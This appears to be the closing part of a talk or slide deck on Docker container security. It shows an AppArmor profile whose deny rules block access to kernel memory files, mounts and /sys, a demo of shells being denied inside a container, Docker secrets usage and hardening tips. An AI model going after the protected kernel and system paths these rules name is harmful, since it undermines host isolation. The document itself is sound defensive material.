AppArmor

```
ubuntu@ip-172-31-21-44:~$ tail -n 15 docker-nginx
  deny @{PROC}/sysrq-trigger rwklx,
  deny @{PROC}/mem rwklx,
  deny @{PROC}/kmem rwklx,
  deny @{PROC}/kcore rwklx,

  deny mount,

  deny /sys/[^f]*/** wklx,
  deny /sys/f[^s]*/** wklx,
  deny /sys/fs/[^c]*/** wklx,
  deny /sys/fs/c[^g]*/** wklx,
  deny /sys/fs/cg[^r]*/** wklx,
  deny /sys/firmware/** rwklx,
  deny /sys/kernel/security/** rwklx,
}
ubuntu@ip-172-31-21-44:~$ sudo apparmor_parser -r -W docker-nginx
ubuntu@ip-172-31-21-44:~$ docker run --security-opt "apparmor=docker-nginx" -p 80:80 -d --name apparmor
-nginx nginx
8aaac254005ebbcc93050b030234df200dbcb14366d28a211ba3e3dc1c274e61
ubuntu@ip-172-31-21-44:~$ docker exec -it apparmor-nginx bash
root@8aaac254005e:/# touch ~/test
touch: cannot touch '/root/test': Permission denied
root@8aaac254005e:/# sh
bash: /bin/sh: Permission denied
root@8aaac254005e:/# dash
bash: /bin/dash: Permission denied
```

```
ubuntu@ip-172-31-21-44:~$ sudo aa-status
apparmor module is loaded.
15 profiles are loaded.
15 profiles are in enforce mode.
   /sbin/dhclient
   /usr/bin/lxc-start
   /usr/lib/NetworkManager/nm-dhcp-client.action
   /usr/lib/NetworkManager/nm-dhcp-helper
   /usr/lib/connman/scripts/dhclient-script
   /usr/lib/lxd/lxd-bridge-proxy
   /usr/lib/snapd/snap-confine
   /usr/lib/snapd/snap-confine//mount-namespace-capture-helper
   /usr/sbin/tcpdump
   docker-default
   docker-nginx
   lxc-container-default
   lxc-container-default-cgns
   lxc-container-default-with-mounting
   lxc-container-default-with-nesting
0 profiles are in complain mode.
3 processes have profiles defined.
3 processes are in enforce mode.
   /sbin/dhclient (898)
   docker-nginx (12798)
   docker-nginx (12820)
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
ubuntu@ip-172-31-21-44:~$
```

secrets

secrets

- Mounted volumes or data volume containers can be used
- Docker secrets (only available to swarm services)
- Secure key value stores
  - AWS: KMS and Azure: Key Vault
  - Hashicorp vault
  - keywhiz

example: Docker secrets

```
ubuntu@ip-172-31-21-44:~$ echo "my secret" | docker secret create secret-wallet -
jxuf2az09nf4nokdzxkwvctp4
ubuntu@ip-172-31-21-44:~$ docker service create --secret="secret-wallet" redis:alpine
nhc0tv7z6nxyjv1h10jcgontr
Since --detach=false was not specified, tasks will be created in the background.
In a future release, --detach=false will become the default.
ubuntu@ip-172-31-21-44:~$ docker exec -it 0c38bfb47bb0 sh
/data # cat /run/secrets/secret-wallet
my secret
/data #
```

good advices

- Verify images
- Reverse uptime approach
- Automated builds, check Dockerfile
- Pull by digest not by name
- Audit images not containers
- Docker diff
- Docker Content Trust
  - Notary
- Scanning tools
  - DockerBench
  - peekr, atomic, scalock, twistlock, clair
- Use minimal images like alpine

is container secure?

yes, *secure-ish* as much as your best practices

proceed with:

- https://www.katacoda.com
- https://diogomonica.com/
- practice, fail, repeat

thanks!